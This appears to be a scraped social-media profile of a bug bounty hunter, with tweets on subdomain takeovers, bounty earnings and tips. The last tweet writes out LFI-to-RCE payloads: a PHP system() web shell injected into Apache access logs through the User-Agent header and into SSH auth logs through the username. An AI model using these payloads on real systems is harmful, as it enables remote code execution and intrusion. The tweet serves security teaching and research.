

Cybersecurity Enthusiast | Ethical Hacker | Red Team Member at @SynackRedTeam | Exploring the digital frontier, one vulnerability at a time.
Pabna, Bangladesh
Joined July 2014
- Tweets390
- Following332
- Followers2.8K
- Likes569




Hunter x Nepal => @imranHudaA @araselmir @L3onid1s @MdInjamulHaqu @tamjid0x01 @0x0asif @RirRipon @akbar_ohi @ShoponAlom2014
7
605
Subdomain takeovers aren't always straightforward! Found an old target with a subdomain pointing to CloudFront, and its Origin Domain was configured with the S3 bucket's website endpoint. Always check beyond CNAME records to avoid missing these. #BugBounty #BugBountyTips


Zendesk Takeover for fun and profit 😇
0xprial.com/the-art-of-zende…
#BugBounty
#BugBountyTips
#TogetherWeHitHarder

Zendesk Subdomain Takeover + Email routing wildcard setup = Any support@target.com email creates a ticket in my Zendesk setup.
#BugBounty
#BugBountyTips

@Bugcrowd Is considering In Scope subdomain takeover as a Basic Subdomain takeover which is a similar priority as RXSS. While attacker can do stored XSS using a subdomain takeover which is considered as P2 priority. Why this discrimination @BugcrowdSupport ?
#BugBounty



I earned $2,000 for Subdomain takeover report on @Hacker0x01 ❤️
Tips: Always look at CNAME domain’s historical data 😉
#BugBounty
#bugbountytips
#TogetherWeHitHarder

I earned $2,000 for Subdomain takeover report on @Hacker0x01 ❤️
Tips: Always look for CNAME records with NXDOMAIN status 😉
#BugBounty
#bugbountytips
#TogetherWeHitHarder

I earned $5,000 for DNS Zone takeover reports on @Hacker0x01 ❤️
#TogetherWeHitHarder


LFI to RCE 🔥

Achieving LFI to RCE
1. Apache Log Poisoning
GET /show.php?file=/var/log/apache2/access.log&c=ls HTTP/1.1
User-Agent: <?php system($_GET['c'])?>
2. SSH Log Poisoning
ssh '<?php system($_GET['c'])?>'@target.com
/show.php?file=/var/log/auth.log&c=ls
(1/n)